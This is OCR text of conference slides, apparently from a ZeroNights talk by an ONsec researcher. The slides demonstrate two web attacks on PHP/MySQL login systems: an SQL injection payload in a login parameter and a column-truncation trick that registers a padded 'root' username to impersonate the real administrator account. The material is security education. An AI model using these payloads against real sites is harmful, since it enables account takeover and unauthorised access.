
GET /login.php?user=**root’ or 1=‘1**

…
$_SESSION[‘username’]=$_GET[‘user’];
…

GET /profile.php

SELECT * FROM users WHERE
username = ‘**root’ or 1=‘1**'

Column Truncation



GET /reg.php?user=**root   x**

4 chars + 6 spaces + 1 symbol

mysql>SELECT * FROM users WHERE login = '**root   x**'
Empty set (0.00 sec)

Check passed! There is no registered users with same username

mysql will cut 11th symbol, so user will have login '**root   **'


INSERT INTO users (login,pass) VALUES ('**root   x**','...

table: users
column: login
max len: 10

0	root	...
1	root[6 spaces]	...

www.zeronights.org
#zeronights

Column Truncation



GET /login.php?user=**root[6 spaces]**

SELECT login FROM users WHERE username = '**root   **' AND pass = ...

1	**root**[6 spaces]	...

Auth check passed, show user info:

SELECT * FROM users WHERE username = '**root   **'

0	**root**	**...**
1	root[6 spaces]	...

Hello, root!

demo/Q&A

Фирстов Михаил
@cyberpunkych

ONsec